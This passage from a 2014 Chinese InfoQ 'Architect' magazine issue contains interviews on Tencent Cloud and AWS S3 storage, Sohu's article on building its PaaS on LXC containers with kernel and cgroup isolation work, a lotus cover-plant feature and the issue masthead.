第二是网络方面的弹性 IP，包括亚马逊 AWS 也有 EIP 服务，能够使外网服务的 IP 与虚拟机之间解耦，让用户根据实际需要去把一个 IP 从绑定到一台虚拟机上，或者从一台虚拟机绑定到另外一台虚拟机上，从而持续的提供服务。

此外，还有快照方面的一些工作，我们也能够提供快照的能力，方便用户去备份他的数据，我们也会做刚刚提到了自动扩缩容。

InfoQ：挂载更多云硬盘是用 RAID，还是用其他的什么方式来实现呢？

陈杰：如果是存储，是用我们的网络快存储服务来实现的，它是单独的服务，在他后端会有自己的一些存储的和容灾手段，我们提供数据是三份备份，如果用户的数据有丢失是可以找回来的。CBS 服务是比较可靠的，性能上面也是能够满足大部分用户的需要，如果对 IOPS 要求非常高，或者对 I/O 延迟要求非常高的用户，我们后续也会提供纯 SSD 的这种云盘的服务。

查看原文：[陈杰：腾讯云的弹性、高可用与隔离](#)

相关内容

[腾讯云实践之路](#)

[解决云计算时代分布式数据库的挑战：来自腾讯云的经验分享](#)

[腾讯云的 SDN：打造高可用的虚拟化网络平台](#)

AWS S3 产品总监谈存储

作者 包研

S3 是 AWS 上线的第一个服务，从此开启了 AWS 云计算生态。S3 是 AWS 的基础，EBS、Glacier 让存储产品线更加丰富。日前，InfoQ 采访了亚马逊 AWS S3 产品总监郭蓓菁，此前她还负责 EBS 产品，她从存储角度介绍了 AWS 服务，整理如下。

郭蓓菁认为，从存储的角度 AWS 有 4 大块服务：

第一是 S3。S3 就是互联网的存储 (Internet storage)，非结构化的存储。

第二是 EBS，Block storage 是结构化的存储，Block storage 就是要跟 EC2 一起用的。

第三是 Glacier。Glacier 是一个特别便宜的，对于你数据是特别冷的数据，基本上你做归档用。有一些公司医疗或者金融，他们的行业有特殊的规定，你这个医疗的数据要保持 7 年或者 10 几年以上的，那 Glacier 就是一个非常好的服务。你可以放进去，是非常低的价格，是非常长的持久性。

最后是 Storage gateway，是我们的一个服务，帮助客户把它的 on-premise 数据跟云的数据结合在一起的，怎么从 on-premise 运输到云上面去。

接下来，郭蓓菁将 S3 的优势总结为以下 5 点：

S3 就是一个桶，桶里面可以放各种各样的对象，就是非常非常简单的一个服务，API 也非常简单，就是放进去拿出来，基本上是任何的开发者都可以用的一个服务。S3 的优势包括：

第一，安全。从 AWS 角度来讲，AWS 的基础架构因为有了这个规模我们可以有专门的团队看着我们怎么构建基础架构，用所有现在市场上面有的基础架构的最佳实践我们都用了，所以一直到基础架构的层面，我们很多安全认证都是达到国际化认证水准，都是全球统一的。

同时，中国北京这个区域我们叫隔离的区域，所以中国客户说我要把我数据放在北京这个区域，那它是不会离开北京区域的，永远是待在这个隔离的区域。

最后，S3 提供加密。从 S3 角度，我们有一个功能就是让客户自己能够加密的，如果客户需要我们加密，我们会自动给客户加密；客户也可以用他们自己的加密钥匙加密，把加密数据送给我们。所以，S3 安全性一直是非常重要的。

第二，可靠，包括持久性和可靠性两点。持久性 (Durability) 有“11 个 9”。你把数据放进来就可以放心了，基本上不会丢失的。我们有一个客户服务水平协议 (Service Level Agreement)，可用性是 3 个 9，而我们内部设计的时候是 4 个 9。

第三，简单。我们有 8 年的运营经历，所以在这个方面是非常有经验的。S3 是一个非常容易用的一个服务，那个界面非常的简单，从设计的角度来讲我们非常注重这一点，我们主要的任务就是让我们的客户能够在他们的创新方面速度很快，所以我尽量把我界面

做的简单但是有效率。

第四，规模。目前，S3的存储对象数有几万亿个，最高峰的时候是每秒150万次并发请求数，是非常大的一个规模，所以我们可以服务到这样大一个服务群。我们在全球有10个区域，51个边缘节点（Edge locations），而且这个数字在不断的增长，我们每一年都是会投资的。

第五，低成本。我们的文化就是不断的把成本往下降低，不断把价钱往下降，这样客户可以用的更多。

以下为郭蓓菁问答实录：

问：针对对 S3、EBS 的使用场景，亚马逊对用户有哪些建议？

郭蓓菁：因为 EBS 是要跟计算一起用的，EBS 的数据是比较热的。比如你在运营一个应用，你会放到 EBS 上面去，等到数据慢慢变温了，就可以放在 S3 了。举一个例子，在芬兰我们有一个游戏公司，每一个游戏公司都有一个数据库，就是看你这个用户是哪一级，你买了什么东西，它会将数据库放在 EBS 上面去，把用户的日志数据都放在 S3 上，用 S3 把用户日志做分析，或者调到 EMR 里面做分析。所以看用户的案例不一样，需求也是不一样，所以就是给你很多的选择。

另外，S3 与 EBS 有一点不同，EBS 是根据计算需要的，S3 不是的。S3 有一些典型的用户案例：

第一，用户储存。美国我们有一家公司叫做 Dropbox，是我们很大的一个用户，它在美国属于规模很大的，它代表了非常普遍的用户案例。对于他们来讲储存是最主要的了，那它的数据能够有规模，数据持久性要高，而且它的表现也好，价格也是要低。所以 Dropbox 在 S3 上面有很多年了，它是需要一个非常成熟的，非常稳定的存储。

第二，大数据分析也是通常用 S3 作为数据库。

第三，视频。美国有一家公司叫做 Netflix，他跟 Dropbox 有一点不同就是把电影放在上面，然后很多客户会同时观看电影，最厉害的时候是周末的晚上，感恩节，一下子 Netflix 上的用户的互联网访问量规模要达到美国的三分之一，都是通过 S3 提供的服务达到的。

问：AWS 存储是如何保证低成本的？

郭蓓菁：AWS 在软件方面有许多创新，比如怎么做重复数据删除，软件上的算法可以很大程度的影响到成本；运营也很重要，比如在数据中心中，机器总有好有坏，坏的机器维修的时候，一定会影响到你对机器的使用率，进而影响到成本。AWS 在运营层面上，也有很多的创新。

问：用户在使用云存储的决策过程中，价格是否会是一个主导因素？

郭蓓菁：以我接触到的客户来看，我觉得客户第一个出发点是看，这一套系统能不能够达到他们的技术需求，需求是第一位的。客户是选一个平台，这个平台能够帮助未来的发展。所以第一是看你能提供的服务的广度。第二，客户要把所有的项目放在你的平台上面，他一定需要对你的平台有信心，不论是可靠度、成熟度、规模等等。这两点是最重要的，我不觉得价格是一个主要的决策点。很多客户是从传统的模式到云计算模式，这两者间是有很大区别的，实际上云已经经济很多了。所以实际上，价格不是客户最先考虑的，反而是服务的成熟度，服务的广度与可靠性会更被看重。

问：AWS 的客户案例有很多日本客户，是有什么原因吗？

郭蓓菁：日本是我们在亚太的一个区域。日本的市场跟中国有一点相似，就是像移动互联网、游戏这些行业的发展特别好。所以，我之前在 EBS 的时候我就是看到日本有很多的游戏公司挺积极的。当然，有很多日本的大型企业，比如 NTT，也在积极拥抱云计算，非常的活跃。

问：刚刚提到 S3 是亚马逊第一个对外服务，包括 EBS，包括 Glacier，多多少少有一些高级功能是依赖于 S3。当初在亚马逊设计云存储服务的时候，是怎么考虑从 S3 开始的？

郭蓓菁：S3 并不是我们第一个开发的服务，S3 是第一个发布的商用服务。S3 当初设计的宗旨，第一，如果要把客户数据放到 S3 上面去，持久性肯定是不能牺牲的，这点非常重要；第二，安全性也是非常重要的；第三，不停把价格往下降；第四，非常好用，这样任何规模的企业都可以使用。在美国有很多的初创企业，只要一两个人就可以把自己的应用做起来，这些都是在 S3 上面做起来。我们有各种各样的客户案例，客户有各种各样的技术水准，都能够非常持久的，非常高可用的，非常可扩展的，非常便宜的，非常安全的，我们就是这个宗旨，一直都是没有变。

问：S3 有没有一些新的功能出来？

郭蓓菁：S3 是 Internet Storage，这是一个比较新的概念，在传统的存储行业里面是没有这个概念的。所以，我认为是因为有了 S3，我们帮助了很多新型的互联网公司，他们的经济模式改变了，因为有了 S3，他们的很多潜力都可以发挥出来了。过去几年，我们看到很多客户在使用 S3 存储的功能，我们都是在互相学习，我们从客户那学习，他们怎么用我们的，客户从我们这学习我还可以用你的服务做什么，这是共同进步一个过程。S3 现在已经是非常成熟，非常持久，非常可靠存储服务的。

下一步我想看在 S3 的基础上，客户们还在做一些别的事情，英文是说 what are they doing with the data，第一步就是把数据放进来，第二步是说放进来以后在做什么。如果很多客户都在做同一件事情，那对于 S3 来讲就是一个新的产品开发的机会，S3 就会不断的根据客户的需求，帮助他们把新的功能放在我们平台里面去。

我在 EBS 和 S3 都做过，这两个模式是挺不一样的。EBS 跟我们现在 on-premise 的模式挺像的，是比较传统的方式。S3 就完全不一样了，没有一个 on-premise 的模式，可以进行无限扩展。作为一个开发者，在写应用的时候根本不用去顾虑需要多少个空间，应该写到什么规模，尽管往里面放数据就是好了。你的应用不用放逻辑去扩展，不用放逻辑去考虑性能，因为 S3 的平台已经把这一点全部做好了，这个概念以前是没有了。因为我们有了这个平台，才一下子使得开发者可以去做这些事情。很大程度来讲，由于有我们这个平台，把互联网很多应用开发的难度降低了，因为那些很复杂的问题，我们都已经帮你解决掉了，那你只要自己去考虑你的应用做一些什么。所以，我是挺骄傲的，利用云计算这个挺新的概念，通过 S3 真的把云计算的潜力都激发出来了。然后再把这些潜力送还给我们的客户，给整个云计算的产业。其实，我也非常好奇想知道，在 S3 这个平台上，客户还能够开发出一些样的创新。

查看原文：[郭蓓菁：AWS S3 降低了创新的门槛](#)

相关内容

[AWS 云的设计模式与实践](#)

[如何在 AWS 云平台上构建千万级用户应用](#)

AWS 解决方案&白皮书下载

白皮书推荐

《向AWS迁移或新建应用的最佳实践》，本文将重点强调创建新的云应用程序或将现有的应用程序移植到云端的概念、原则和最佳实践。您将了解云计算带来的一些业务与技术优势，以及目前已可利用的AWS服务。

《在AWS上保证应用安全的最佳实践》，在一个多租户环境中，云架构师常常就安全问题表示担忧。安全性问题应在云应用程序架构的每一层都能落实。物理安全问题通常是由您的服务提供商处理，这是使用云的一个额外优点。网络和应用程序层级的安全是您的责任，您应该执行最佳实践，以便使之尽可能地适用于您的业务。在本文中，您将了解一些特定的工具、功能和如何确保您的云计算应用程序在AWS环境中安全的指导方针。建议充分利用这些工具和功能，以便实现基本安全，然后再酌情使用标准的或合适的方法来执行附加的安全最佳实践。

更多白皮书

《我们如何应对风险？了解AWS安全概述》

《AWS与云计算：传统IT面临机遇和挑战》

《AWS的价格魅力：按需付费，无需签署长期合同》

《在AWS上保证应用安全的最佳实践》

《AWS云与自有IT基础设施的经济性比较》



搜狐云景 Container 经验谈

作者 于顺治

背景

近几年，Container 相关技术不断得到架构师、研发人员、运维人员等的持续关注，而且也不断涌出了不少 Container 的实现方案，比如：Cloud Foundry 的 Warden、Google 的 Imctfy 等，随着云计算在国内的逐步壮大、成熟，相信未来会有越来越多的平台会采用类 Container 技术，我们也希望能把我们的一些经验、教训分享给大家，和大家一起共同推进 Container 技术的发展。

搜狐云景为什么会选择 LXC

在使用 Container 技术之前，搜狐私有云 PaaS 平台使用了沙盒模式，利用 JVM 虚拟机对用户的进程进行隔离和安全控制，这种方式的优势是可以侵入到 JVM 内部对用户的代码进行拦截，方便的实施白名单机制，进而保证平台的安全性。但随着接入应用数量的逐渐增多，更多的需求接踵而来，比如：需要多语言的支持，应用希望有更大的灵活性，不希望平台有过多的限制等。

新版 PaaS 平台设计之初，我们也考虑了多种方案，首选的方案就是继续采用沙盒模式，为每种语言去实现一个沙盒，这种方案的代价比较大，而且仍然无法满足应用的灵活性需求。

第二种方案就是采用虚拟化技术进行隔离，传统的半虚或全虚的虚拟化技术如：KVM、Xen 等，由于是完整的模拟 OS，因此带来的 Overhead 会比较大，而且一台物理机上能生成的虚拟机数量也非常有限，这样的虚拟化技术并不适合应用在 PaaS 平台上。而基于内核的虚拟化方案 Container 则很好的满足了我们的需求，宿主上的所有 Container 都共享同一个内核，共享同一个 OS，它足够的轻量，它的 provisioning 时间在秒级，一个宿主上甚至可以运行上千个 Container，可以极大地提升资源利用率，因此，我们最终就选用了 Container 方案。

Container 在不同的平台下也有不同的方案，比如：Solaris Zones，FreeBSD Jails，Linux 平台下的 LXC，OpenVZ，Linux VServer 等。搜狐一直以来就是 Linux 平台，因此也就只能在该平台下去选择相应的技术。其实就技术的成熟度来讲，OpenVZ 发展的比较早，有很多特性，相对也比较稳定，国内外有很多 VPS 就是使用的 OpenVZ，但 OpenVZ 和 VServer 是单独的一个内核分支，没有进入 upstream 中，而 LXC 则从 2.6.29 就进入到了主内核中，我们还是希望跟着主内核走，因此最后就采用了 LXC。

搜狐云景基于容器的架构

搜狐云景的整个弹性运行环境就是基于容器构建的，这些容器都运行在物理服务器上，总体上分为以下几层：

1. Node OS：即物理服务器的操作系统层，所有的 Container 都共享此 OS 和系统内核。
2. Node Agent：对 Container 的生命周期进行管控，它和云景平台的其它模块通信，进行容

器的创建、销毁、更新等操作，并负责对 Containers 进行监控。

3. LXC Scripts：在 LXC 的基本命令行基础上，抽象出一层对 Container 的管理功能。
4. Containers：即真正的容器，它是由 Node Agent 发出调度指令，通过 LXC Scripts 创建出来的容器。

搜狐云景目前使用的内核版本为 2.6.32，此系列的内核版本对 Container 的支持还不太完善，我们前期在测试和使用过程中，也遇到了不少的问题，其中不乏一些严重的 Bug。因此，搜狐内部专门成立了一个系统研发团队，负责对 Kernel 和 LXC 进行研究，在标准的内核基础上做了大量的工作，修复了若干 Bug，同时也将一些新特性移植到了内核中，从而形成了我们自己的内核。

Linux Kernel 2.6.32 优化工作

下面简单介绍一下我们做的一些主要工作：

1. 将 AUFS 和 OverlayFS 移植到内核中，通过这种 UnionFS 技术，我们为每个 Container 挂载一个基础的只读 RootFS 和一个可读写的文件系统，从而可以实现一个 Node 上所有容器共享同一个 RootFS，大大缩减了空间的占用，而且可以共享一些基础的动态链接库以及 Page Cache。
2. 在 2.6 的标准内核中引入了 setfs 系统调用，从而实现了对 lxc-attach 的支持，搜狐云景的 Node Agent 上有不少操作需要通过此命令去实现对 Container 的管理。
3. 修复了一些可能导致 Kernel Crash 的 Bug，比如：系统 Driver 的 Bug，AUFS 操作的 Bug。这类的 Bug 影响非常大，直接可造成内核崩溃，Node 自动重启，从而造成上面的所有 Container 全部消失，极大的影响整个平台的稳定性。
4. 修复了一些 Container 的安全性问题：比如：在 Container 内部可以直接 mount cgroup，从而修改 cgroup 对该容器的管控配额信息。禁止容器对系统敏感文件的读写操作，防止容器内部对 Node 的一些危险操作。
5. 修改了容器内系统信息显示的问题，比如：top/free 等命令显示不准确。

搜狐云景实现了对哪些资源的隔离和管控

Container 技术主要是通过 Namespace 机制对不同实例的资源进行隔离，包括网络隔离、进程隔离、文件系统隔离等，保证运行在一个容器的应用，不会影响到其它容器的应用。通过 Cgroup 机制对每个实例的资源进行管控，主要实现了对以下资源的限制，防止实例滥用系统资源：

1. 内存：设置每个容器所能使用的最大物理内存，当容器内的进程使用内存超限后，则 Cgroup 会自动将相应的进程 Kill 掉。
2. CPU：通过为不同的容器指定不同的 CPU 核，去限制其只能使用特定的核，并为每个容器设置不同的 CPU shares，另外还控制每个容器对 CPU 资源的最长连续使用时间，防止某个容器过度使用 CPU 资源。
3. 磁盘：LXC 目前对磁盘配额的支持不够，搜狐云景通过 LVM 卷去限制单个容器的配额，并可以方便的对磁盘进行扩容。

在网络隔离方面，我们也使用了 Iptables、TC、SDN 等技术方案，对实例的网络流、流量进行管控，最终可以细化到实例可访问哪些网络资源，不能访问哪些网络资源。针对一些静态的访问策略，比如：容器无法访问某台服务器，搜狐云景在设备上做 ACL 或者在服务器上通过 Iptables 去实现。在搜狐云景上也会有一些动态的策略，比如：某个应用绑定了 Cache 服务，则需要动态将该应用的所有实例开通到 Cache 服务器的网络连接权限，这些动态策略主要是通过 SDN 去完成的。通过 TC，我们去限制每个容器的流入流出流量，防止发生由于某个容器的异常流量，造成云景内部网络带宽跑满，从而影响到其它应用的正常运行。

搜狐私有 PaaS 平台在内部的应用情况

搜狐云景在对外发布公测之前，其私有 PaaS 平台其实已经在搜狐内部经历了近 3 年的磨练，也经历了 2 次版本的迭代过程，从 V1 版本的沙盒模式到 V2 版本的 Container，一路走下来，虽然踩了很多的坑，但也收获了很多。在 Container 使用初期，整个平台表现不太稳定，Node 或者 Container 总会时不时的出现问题，甚至崩溃，经过我们的优化和改进后，平台日趋成熟，并已经处于稳定运行阶段，现在，Node 或 Container 几乎没有出现 Crash 的情况。目前我们私有 PaaS 平台的可用性可达到 99.99%。

现在搜狐内部已有多个业务线将其应用迁移到了私有 PaaS 平台上，比如：搜狐焦点，搜狐汽车，企业网盘，通行证等，部分业务线几乎做到了服务器“零采购”和“零运维”。这些应用的每个实例均运行在不同的 Container 中。内部应用对资源的需求相对比较大，因此，我们的单台物理机上目前运行 30-50 个左右的容器，而对搜狐云景来说，我们提供了更多不同配置的容器，最小容器配置为 256M 内存，这样单台物理机上可运行上百个不同类型的容器，可满足不同应用的需求。

Container 总结和前瞻

虽然 Container 技术已经被众多的互联网企业所接受和采用，并大量地应用在企业内部的云平台上，但不可否认的是，现在 Container 相关的技术仍然还不太完善，还有不少的问题，它在 CPU、IO 等隔离性方面还比较薄弱。尤其是将 Container 技术应用在公有云平台上，会面临不小的挑战，如何保证公有云平台上应用和环境的安全性，是需要大家持续研究和跟进的。而且，现在也有一些方案，比如：OpenShift 将 SELinux 和 Container 进行结合，而 Ubuntu 则通过 AppArmor 去加强 Container 的安全性。相信随着云计算在业界的不断蓬勃发展，Container 相关技术也会得到持续的改进和完善，并被大量地应用在企业的云平台上。

目前，大家所能看到的是 Container 被广泛地使用在了 PaaS 平台，其实在大部分企业内部的 IaaS 平台上，Container 也是一个很不错的选择方案。由于其更轻量、性能更好，我认为在不少场景中，Container 可能可以完全替代现有的虚拟化技术，如：Xen、KVM 等，而且相信未来支持 Container 的 IaaS 管理平台也会不断地涌现出来，Container 的未来值得我们期待！

感谢[刘宇](#)对本文的审校。

查看原文：[搜狐云景 Container 经验谈](#)

相关内容

[搜狐私有云的两次转型之路](#)

[搜狐私有云技术架构和实施](#)

封面植物

莲，莲科莲属多年生草本挺水植物，又称莲花、荷花，古称芙蓉、菡萏、芙蕖。荷花原产于中国，又为澳门的区花，通常在水花园里种植。荷花是印度和越南的国花。

荷花的根茎种植在池塘或河流底部的淤泥上，而荷叶挺出水面。故说莲花释出之淤泥而不染。在伸出水面几厘米的花茎上长着花朵单朵，少数花茎上长著双朵或更多。荷花一般长到 150 厘米高，横向扩展到 3 米。荷叶最大可达直径 60 厘米。引人注目的莲花最大直径可达 20 厘米。

荷花有许多不同的栽培品种，花色从雪白、黄色到淡红色及深黄色和深红色，其外还有分洒锦等等的花色。

莲花可以用种子或根茎繁殖。特别的是，其种子莲子可以存活上千年。有科学家培育了一些有千年历史的莲子，繁殖出来的荷花依然生机盎然。大连普兰店市曾出土过千年前的古莲子。在郑州大河村仰韶文化遗址中发现的两枚古莲子，有超过 3000 年历史，但是过于珍贵，未进行栽培试验。

习性

喜好高热高湿的环境，在温带分布的品种于冬天时泥土上常绿部位会枯萎，藕茎会膨大。而热带的品种多为常绿部位不枯萎，藕茎膨大不明显。

多年生挺水性水生植物，地下茎深埋水底泥中，夏季开花，花朵单立。 种子具坚硬不透水之种皮，可保持上千年不腐败。

种植

依赖走茎繁殖，如果走茎生长受到阻碍，开花性将受到影响，植株也会长的相对娇小。 种植荷花的盆器依种类有别，迷你品种 15 厘米宽、10 厘米深的盆即可种植，小型品种则是 25 厘米宽、15 厘米深的盆，中型品种需 40 厘米宽、30 厘米深的盆，大型品种需要田植，需 60 厘米以上宽的盆，90 厘米以上的深度方可达到最佳生长，但有些品种可随着盆子改变大小，有些品种在过小的盆子会导致花瓣数减少，叶子缩小且无波浪的边缘，或者是不开花，结实量减少。

种植时间是以春季最佳，夏季虽可移植，但须注意失水，移植时最好以袋子套住叶子，并种植在散光处，等叶子数量增加后，再移到全日照处，此外必须注意水温，夏季移植的常常使水温高于 30°C，据说这会导致开花量减少，等到叶子数量足以遮蔽水面时，气候已转凉，日照减少。

促进软件开发领域知识与创新的传播

架构师

ARCHITECT



特别专题

存储系统的那些事

Apache Kafka：下一代分布式消息系统
SLIK：高扩展、低延时的键值存储索引实现
(RAMCloud)

避开那些坑

JPA数据运用eSS框架实施大规模數據
Node.js跨涉处理器CPU密集型任务的新思路
分布式存储系统的雪崩效应

云计算特别专栏

AWS云的设计模式与实践
虚拟现实：云计算中PaaS的未来
搜狐云容器经验谈

架构师 2014.7月刊

每月 8 号出版

本期主编：杨赛

流程编辑：黄丹

发行人：霍泰稳

读者反馈 / 投稿：editors@cn.infoq.com

InfoQ 中文站新浪微博：

<http://weibo.com/infoqchina>

商务合作：sales@cn.infoq.com 15810407783

InfoQ



2014 年 7 月



本期主编：杨赛，InfoQ 高级策划编辑。

写过一点 Flash 和前端，现在只是个伪码农。曾在 51CTO 创办了《Linux 运维趋势》电子杂志，偶尔也自己折腾系统。曾混迹于英联邦国家，学过物理，做过一些游戏汉化，练过点长拳，玩过足球、篮球、羽毛球等各类运动和若干乐器。喜欢读《失控》。